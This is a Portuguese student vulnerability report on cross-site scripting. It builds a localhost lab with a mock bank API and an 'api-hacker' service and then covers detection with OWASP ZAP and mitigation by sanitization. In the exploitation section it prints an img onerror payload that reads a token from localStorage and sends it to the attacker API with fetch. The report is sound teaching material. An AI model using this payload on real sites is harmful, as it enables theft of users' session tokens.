UNIVERSIDADE FEEVALE

Relatório de Análise de Vulnerabilidade

Nomes: Augusto Mentz, Carla Reis e Joice Colling

Disciplina: Segurança e Auditoria de Sistemas

Professor(a): Paulo Ricardo Muniz Barros

1 Introdução

Para o escopo deste Relatório de Análise de Vulnerabilidade, optamos por explorar e analisar a vulnerabilidade de *Cross-Site Scripting* (XSS). Essa escolha visa aprofundar nossa compreensão sobre os desafios associados a essa ameaça específica, permitindo a realização de uma análise detalhada, implementação de testes práticos e a proposição de soluções eficazes para mitigar os riscos inerentes a essa vulnerabilidade.

A vulnerabilidade XSS, é uma das vulnerabilidades mais comuns e perigosas em segurança de software. Ela ocorre quando um invasor insere código malicioso em um site ou aplicativo web, que é então executado no navegador do usuário.

2 Conceitos Básicos

O ataque de *Cross-Site Scripting* (XSS) consiste em uma vulnerabilidade causada pela falha nas validações dos parâmetros de entrada do usuário e resposta do servidor na aplicação web. Este ataque permite que códigos HTML sejam inseridos de maneira arbitrária no navegador do usuário alvo. Tecnicamente, este problema ocorre quando um parâmetro de entrada do usuário é apresentado integralmente pelo navegador, como no caso de um código Javascript que passa a ser interpretado como parte da aplicação legitima e com acesso a todas as entidades do documento (DOM).


Podemos dividir os XSS em dois, sendo eles o persistente (*Stored*) e o refletido (*Reflected*). Onde o persistente, consistem em um código malicioso que pode ser permanentemente armazenado no servidor web/aplicação, como em um banco de dados, fórum, campo de comentários. O usuário torna-se vítima ao acessar a área afetada pelo armazenamento do código mal-intencionado.

Já o refletido, envolve a elaboração de uma solicitação com código a ser inserido embutido e refletido para o usuário alvo que faz a solicitação. O código HTML inserido é entregue para a aplicação e devolvido como parte integrante do código de resposta, permitindo que seja executada de maneira arbitrária pelo navegador do próprio usuário. Este ataque geralmente é executado por meio de engenharia social, convencendo o usuário a alvo que a requisição a ser realizada é legítima.

3 Ambiente

Para realizar a demonstração da vulnerabilidade de XSS foi desenvolvido um ambiente de duas APIs em *Node.js* e um *frontend* para simular o ambiente de acesso do atacante que irá explorar a vulnerabilidade. Uma API simula o lado do servidor de uma agência bancária (api-bank), onde existe um *endpoint* que devolve o saldo da conta bancário de determinado cliente quando o token da requisição é autorizado. A outra API é para simular o *hacker* redirecionando o *token* (api-hacker) que foi roubado do lado do servidor, onde com o *token* em mãos conseguimos requisitar a API do lado do servidor e mostrar que se tem acesso ao saldo da conta do cliente da agência bancária. Já o *frontend* é a interface gráfica para simular onde o atacante vai explorar a vulnerabilidade através da tag <img> existe um atributo *onerror* que será explorado para demonstrar como funciona a vulnerabilidade de XSS. Este projeto está disponível em https://github.com/augustomentz/ahm-xss.git.

Divisão do ambiente:



Acesso a interface gráfica:

Nessa interface gráfica, podemos explorar os campos de input, sendo a partir deles que exploração a vulnerabilidade que será abordada nesse relatório ocorrerá. Esses campos de inputs, podem comportar tags que aceitam inputs que acabam incorporando o código na aplicação.

4 Processo de Exploração da Vulnerabilidade


4.1 Identificação

Durante a identificação da vulnerabilidade, para simular como um atacante irá proceder optamos em utilizar uma ferramenta que realiza uma varredura automatizada em busca de possíveis vulnerabilidades na nossa aplicação de demonstração. Essa ferramenta foi o software OWASP ZAP (*Zed Attack Proxy*) que age como um atacante simulado, identificando pontos fracos que podem ser explorados por ameaças reais. Também usamos o DevTools, que se trata da ferramenta de Desenvolvedor do Google Chrome que são um conjunto de ferramentas destinadas aos desenvolvedores web e incorporadas diretamente no navegador Google Chrome.

Sabendo os pontos vulneráveis que será explorado no próximo tópico, usamos metodologias de teste de injeção de scripts, que consiste em inserir scripts nos campos de *input* da aplicação para verificar se são refletidos ou armazenados sem sanitização adequada. Também foi feito a utilização de *payloads* de teste, que são conhecidos por acionar alertas XSS nos dados de entrada da aplicação.

O ponto de partida para simular uma exploração é identificar possíveis pontos, no caso URLs que podem ser explorados, assim como as possíveis vulnerabilidades. No caso para a exploração em nossa aplicação de testes usamos o OWASP ZAP, onde conforme a Figura 1, é possível identificar um alerta de vulnerabilidade Content Security Policy (CSP) onde a partir do alerta ao submeter o ataque ao http://localhost:3000/ temos um relatório de possível vulnerabilidades, entre umas delas que será focado na exploração será a falha ou a má implementação do CSP, trazendo uma possível solução e referencias.

Figura 1 - Alerta do OWAZP ZAP para CSP




Fonte: Elaborado pelos autores

Para conseguir fazer uso do OWASP ZAP e os *payloads*, as APIs e *frontend* precisam estar iniciadas. Para identificar que podemos fazer uso de XSS e consequentemente roubar o *token* para então simular o uso da api-hacker, podemos usar inserir no campo ‘Message Image’ um seguinte *payload*:

```
x" onerror="alert('XSS')"
```

4.2 Exploração


- Com as APIs e o *frontend* devidamente iniciados, acessamos a interface gráfica através da URL *localhost:3000*. Para fins ilustrativos, geramos um *token* e é necessário acrescentá-lo ao armazenamento local, para realizar o roubo do *token*. Siga os seguintes passos:
  - Clique com o botão direito do *mouse* na tela e então em "Inspecionar";
  - Acesse a aba "*Application*";
  - No menu à esquerda, clique em "*Local Storage*";
  - Acrescente no campo *Key*, a palavra "*token*" e no campo *Value*, acrescente "Xdoia98XJA92DJnxsa898nX" como na imagem abaixo:




  - Continue com a tela de "Inspecionar" aberta, para os próximos passos;
- Na interface gráfica, o campo "*Your Message*" pode ser preenchido aleatoriamente, como por exemplo "Teste";
- No campo "*Message Image*" preenchemos com o texto:

```
alguma-pagina/teste.png" onerror=fetch(`http://localhost:8080/hack?
token=${localStorage.getItem('token')}`, { method: 'GET', headers: {
'Content-Type': 'application/json', }, })
```

- Clique no botão "*Send Message*";
- Na tela "Inspecionar" aberta, acesse a aba "*Network*";
- Na listagem de requisições procure por "hack?token=Xdoia98XJA92DJnxsa898nX" e clique nela para ver os detalhes da chamada;



- Acesse o programa *Windows PowerShell*, onde a api-hacker foi inicializada. Nele podemos observar as informações em que o hacker obteve acesso.



4.3 Mitigação

O uso de tecnologias e estrutura moderna auxilia a mitigar ataques XSS, mas como sabemos, nada é perfeito e os frameworks podem conter brechas, então se faz imprescindível o uso de boas práticas de codificação. Os desenvolvedores precisam entender a sua estrutura e garantir que todas as variáveis passem pela validação e depois sejam escapadas ou sanitizadas, isto é conhecido como resistência perfeita à injeção. A codificação de saída e a sanitização de HTML ajudam a resolver essas questões.

A codificação de saída é recomendada quando você precisa exibir dados com segurança exatamente como o usuário os digitou. As variáveis não devem ser interpretadas como código em vez de texto. Utilize a proteção de codificação de saída padrão da sua linguagem.

A sanitização de HTML é o método de mitigação usado em nossa simulação, ela consiste em retirar o HTML perigoso de uma variável e retornar uma *string* segura de

HTML. Em casos de uso de bibliotecas de sanitização, devemos sempre mantê-las atualizadas, pois os navegadores mudam de funcionalidade e desvios são descobertos com frequência. Algumas opções para bibliotecas são, por exemplo, a DOMPurify, porém para os casos de uso da tag de `<img>` e sanitização pela biblioteca não é efetiva, pois não trabalha os atributos da tag. Também é possível utilizar a função DOMParser(), mas é necessário implementar uma função para trabalhar os atributos que vem pela string.

Como exemplo em nossa aplicação, trouxemos a limpeza da *string*, através da função sanitizeString() que é uma expressão regular em JavaScript utilizada para substituir todos os caracteres que não são letras (maiúsculas ou minúsculas), números, ou alguns caracteres especiais (áéíóúñü /:.,_-) por uma *string* vazia ". Esse tratamento está na pasta ahm-xss-sanitized no link do GitHub.

5 Conclusão

Ao explorarmos a vulnerabilidade de XSS em nossas aplicações web, pudemos perceber a magnitude dos riscos que essa ameaça representa. O XSS é uma técnica que permite a inserção de scripts maliciosos em páginas web, comprometendo a segurança e privacidade dos usuários.

Durante o processo de identificação e exploração, utilizamos ferramentas como o OWASP ZAP e o Chrome DevTools, que nos auxiliaram na detecção e compreensão das fragilidades em nossa aplicação. Através de metodologias de teste, como a injeção de scripts e o uso de *payloads* de teste, evidenciamos a importância de uma sólida implementação de segurança.

A exploração bem-sucedida destacou como um atacante pode tirar vantagem de falhas na sanitização de dados de entrada, comprometendo a integridade do sistema. No entanto, não ficamos apenas na identificação dos problemas; buscamos soluções para mitigar essas vulnerabilidades.

A implementação adequada de medidas de segurança, como a sanitização eficiente de entradas de usuário, o uso de *Content Security Policy* (CSP) e o emprego de bibliotecas como DOMPurify, são cruciais para prevenir ataques XSS. A conscientização dos desenvolvedores e a adoção de boas práticas de segurança desde as fases iniciais do desenvolvimento são fundamentais para garantir a robustez das aplicações.

Em resumo, o XSS representa uma ameaça real que pode ter consequências sérias para usuários e organizações. A mitigação eficaz dessas vulnerabilidades não é apenas uma prática recomendada, mas uma necessidade para garantir a segurança e a confiança nas aplicações web. Ao aprender com nossas experiências e investir em práticas seguras, podemos construir um ambiente online mais protegido contra ameaças cibernéticas.

Vídeo Explicativo [Link]

6 Referências bibliográficas

How to Sanitize HTML Strings with Vanilla JS to Reduce Your Risk of XSS Attacks. Disponível em: https://gomakethings.com/how-to-sanitize-html-strings-with-vanilla-js-to-reduce-your-risk-of-xss-attacks/. Acesso 29 Nov. 2023.

Academind. **Cross Site Scripting (XSS) Tutorial: Learn How to Prevent XSS Attacks**. Disponível em: https://www.youtube.com/watch?v=oEFPFc36weY&ab_channel=Academind Acesso 29 Nov. 2023.

MITRE Corporation. **CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').** Disponível em: https://cwe.mitre.org/data/definitions/79.html. Acesso 29 Nov. 2023.

OWASP. **Cross-Site Scripting (XSS) Prevention Cheat Sheet**. Disponivel em: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html Acesso 29 Nov. 2023.

PRATES, Rubens. **Pentest em Aplicações Web**. Revisão gramatical por Tássia Carvalho. Editoração eletrônica por Carolina Kuwabata. Capa por Carolina Kuwabata. 1. ed. São Paulo: Novatec Editora Ltda., 2017.